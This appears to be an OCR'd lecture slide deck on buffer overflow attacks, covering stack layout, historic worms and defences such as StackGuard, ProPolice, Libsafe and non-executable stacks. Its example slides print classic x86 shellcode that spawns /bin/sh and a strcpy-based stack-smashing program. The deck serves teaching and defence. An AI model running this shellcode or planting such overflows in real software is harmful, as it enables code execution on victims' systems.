


BUFFER OVERFLOW ATTACKS

Aravind Aluri

Mohit Kumar

OUTLINE

- INTRODUCTION
- STACK BASICS
- EXAMPLE
- OTHER EXPLOITS
- SOLUTIONS
- CONCLUSION
- Q & A

INTRODUCTION

- What is buffer overflow?

  More data is put into a holding area than it can handle.

  Cause: Lack of bound checking (*eg:* standard C library)

- Acc. to CERT (Computer Emergency Readiness Team)

  In 2003, 75% of vulnerabilities due to buffer overflows[1]

- *Morris worm* (November 1988)

  Used finger Daemon to overflow buffer[2]

1. www.cert.org/stats/
2. E.Spafford. The Internet Worm Program: Analysis. Computer Communication Review, January 1989.

INTRODUCTION

- *Code Red worm* (July 2001)

  A remotely exploitable buffer overflow in one of the ISAPI extensions installed with most versions of IIS 4.0 and 5.0

  http://www.cert.org/advisories/CA-2001-19.html

- *Slammer Worm* (Jan 2003)


  Exploits the vulnerability in Microsoft SQL Server 2000

  http://www.cert.org/advisories/CA-2003-04.html

- An *Intrusion* or a *Successful Attack* aims to change the flow of control (using buffer overflow), letting the attacker execute arbitrary code


STACK BASICS

PROCESS MEMORY LAYOUT



STACK BASICS


STACK LAYOUT



STACK BASICS

EXAMPLE

```
void function( int a, int b , int c){
      char buffer1[5];
      char buffer2[10];
}
void main(){
      function(1,2,3);
}
```



EXAMPLE

- SIMPLE BUFFER OVERFLOW [1]

```
void function( int a, int b, int c) {
          char buffer1[5];
          char buffer2[10];
           int *ret;
          ret = buffer1 + 12;
          (*ret) += 8;
}
void main() {
          int x;
          x = 0;
          function(1,2,3);
           x = 1;
           printf( "%d\n",x);
}
```

- This function jumps over the x=1 assignment directly to the printf() and prints the value as 0. The offsets (12, 8 used above) are machine-dependant.

1. Aleph One. Smashing The Stack For Fun And Profit. *Phrack Magazine*, 49(7), Nov. 1996.

EXAMPLE


- What do you do after overflowing the buffer?
  Inject some code into the victim. Make the function return to this code
- Spawning a shell

```
void main() {

        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

- Dump the executable of the above execve() command and store it in a buffer

```
char shellcode[] =

"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"

"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
       "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
     char buffer[96];
     int i;
     long *long_ptr = (long *) large_string;

     // Fill the large_string Array with the address of the buffer
     // (shell code)
      for (i = 0; i < 32; i++)
               *(long_ptr + i) = (int) buffer;

     // Copy shell code to the beginning of large_string
      for (i = 0; i < strlen(shellcode); i++)
              large_string[i] = shellcode[i];

     // Copy large_string onto buffer. This overflows the return address
     // and execs a shell
      strcpy(buffer,large_string);
}
```

EXAMPLE[1]



1.Architecture Support for Defending Against Buffer Overflow Attacks Jun Xu, Zbigniew Kalbarczyk, Sanjay Patel, Ravishankar K. Iyer http://citeseer.nj.nec.com/574758.html

EXAMPLE

- In a real security attack, malicious code usually comes form
  - environment variable
  - user input
  - network connection

- List of unsafe functions in the standard C library
  - **`strcpy()`**
  - **`strcat()`**
  - **`getwd()`**
  - **`gets()`**
  - **`fscanf()`**
  - **`scanf()`**
  - **`sprintf()`**

OTHER EXPLOITS

- Overflowing the old base pointer:
  To point to a fake frame stack with a return address pointing to attack code.

- Heap Overflows (using Function Pointers):
  If the function pointer is redirected to the attack code, the attack will be executed when the function is called through the pointer. Moreover, an attacker can overwrite a function-pointer that is on a heap, pointing it to attack code injected in some other buffer on the heap.

- Setjmp() & longjmp(): **`longjump()`** in C allows the programmer to explicitly jump back to functions, not going through the chain of return addresses. **`setjmp()`** uses environment data to store the point where **`longjmp()`** should return. If we can overwrite it to point to the attack code, **`longjmp()`** jumps to that.


SOLUTIONS?

STACKGUARD[1]

- **DETECTING RETURN ADDRESS CHANGE: CANARY**

  Place a Canary word before the return address

  When the function returns, it first checks to see that the "**CANARY WORD**" is intact before jumping to the address pointed to by the return address



1. C. Cowan et al, Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks, in Proceedings of the 7th USENIX Security Symposium, pp. 63-78, San Antonio, TX, January, 1998.

CHANGING STACK LAYOUT?

- Change **Return Address** Location?
- What about **imprecision to offset** of the injected code?
- Changes in **Alignment**?

STACKGUARD

But, the attacker could still **jump over the canary word** or **simulate the word** if it can be guessed easily.

- **RANDOM** CANARY - Use random values for the canary
- **TERMINATOR** CANARY - Null, Carriage Return, -1, Line Feed
- **XOR -** Store the XOR of the canary and the return address.

STACKGUARD

- **PREVENTING RETURN ADDRESS CHANGE** :
  MEMGUARD

  - MemGuard protects a return address when a function is called and un-protects it when the function returns.

  - This is implemented by marking the **virtual memory pages** containing the return address as read-only

  - Installing a **trap handler** that catches writes to protected pages, and emulates the writes to non-protected words on protected pages.

MemGuard

- The cost of a write to a non-protected word on a protected page in MemGuard is approximately **1800** times the cost of an ordinary write.
- What about **FALSE SHARING**??
- Use the **4 DEBUG REGISTERS**.
- Emit stack frames with a minimum size of **1/4 of a page.**

Adaptive Defense Strategy

- The **first** approach has very **little overhead** while the **second** has a very high overhead and is **more robust**.
- In both cases, the process exits when an attack is detected.
- **Adaptively select** which form of protection to use at restart.
- **Denial of Service Attacks**.

STACK SHIELD[1]

- **Global Ret Stack**

  Whenever a function call is made, the return address being pushed onto the normal stack is at the same time **copied into the Global Ret Stack array**.

  The Global Ret Stack has by default **256** entries, which limits the nesting depth to 256 function calls

- **RET Range Check**

  It uses a **global variable** to store the return address of the current function.


- **Protecting Function Pointers**

  Add checking code before all function calls that make use of function pointers to make sure that the function pointer does not point to parts of memory other than **text segment**.

1. J. Wilander, M. Kamkar, A Comparison of Publicly Available Tools for Dynamic Buffer Overflow Prevention, in Proceedings of the 10th Network and Distributed System Security Symposium, pages 149--162, San Diego, CA, Feb 2003

PROPOLICE

- It uses ***canary values*** to detect attacks on the stack
- Local variables, pointers and buffers are ***rearranged*** in stack memory as shown in the figure
- No variables can be attacked unless they are part of a char buffer
- By placing the canary which they call the guard between these buffers and the old base pointer all attacks outside the char buffer segment will be detected and the process terminated




LIBSAFE

- It provides a combination of ***static and dynamic*** intrusion prevention. Statically it patches library functions in C. A range check is made before the actual function call

- Libsafe uses the ***old base pointer*** pushed onto the stack after the return address as the boundary value

- The boundary is imposed by overloading the functions with ***wrapping functions***



NON-EXECUTABLE STACK

- Simply make the stack portion of user process' virtual address space non-executable.
- No overhead
- Can overcome **any stack-related attack**.
- But, the **kernel** needs to be patched.
- Linux uses executable stacks for **signal handling**
- Still prone to **Heap-Buffer Attacks**

ARRAY BOUNDS-CHECKING FOR C

Derive a ***base pointer*** from each pointer expression, and check the attributes of that pointer to determine whether the expression is within bounds.

Performance costs are substantial.

USING TYPE-SAFE LANGUAGES

Unless there is **automatic bound checking** like in Java, we are in trouble.

BUILT-IN PROTECTION IN CHIPS

AMD and Intel are planning on releasing new consumer chips with **built-in buffer overflow protection**

http://www.newscientist.com/news/news.jsp?id=ns99994696

Idea: separate memory into **instruction-only and data-only sections**

Any attempt to execute code from the data section of memory will fail

CONCLUSIONS

- The best available tool is effective against **only 50%** of the attacks.

  Often these tools incur undesirable performance overheads

- Even if we start writing the best of code from this point of time, there is still millions of code lines of "**Legacy Code**" out there which is vulnerable

- **StackGuard** is a systematic compiler tool that prevents a broad class of buffer overflow security attacks from succeeding.

- Since the tool is oblivious to specific attacks and vulnerabilities, it is expected that the tool will be able to stop attacks not discovered as yet.

REFERENCES

1. http://www.cert.org/advisories/CA-2001-19.html
2. http://www.cert.org/advisories/CA-2003-04.html
3. http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html
4. DilDog, *The Tao of Windows Buffer Overflows,* http://www.newhackcity.net/win_buff_overflow/
5. Crispin Cowan, et al., *StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks,* http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98_html/
6. *Aleph One, Smashing the Stack for Fun and Profit. Originally published in Phrack 49-14.1996*
7. *http://www.newscientist.com/news/news.jsp?id=ns99994696*
8. J. Wilander, M. Kamkar, A Comparison of Publicly Available Tools for Dynamic Buffer Overflow Prevention, in Proceedings of the 10th Network and Distributed System Security Symposium, pages 149--162, San Diego, CA, Feb 2003
9. Libsafe: Protecting Critical Elements of Stacks Timothy K. Tsai, Navjot Singh http://citeseer.nj.nec.com/baratloo99libsafe.html
10. Transparent Run-Time Defense Against Stack Smashing Attacks Arash Baratloo, Navjot Singh, Timothy Tsai Proceedings of the USENIX Annual Technical Conference http://citeseer.nj.nec.com/baratloo00transparent.html
11. Architecture Support for Defending Against Buffer Overflow Attacks Jun Xu, Zbigniew Kalbarczyk, Sanjay Patel, Ravishankar K. Iyer http://citeseer.nj.nec.com/574758.html

Q & A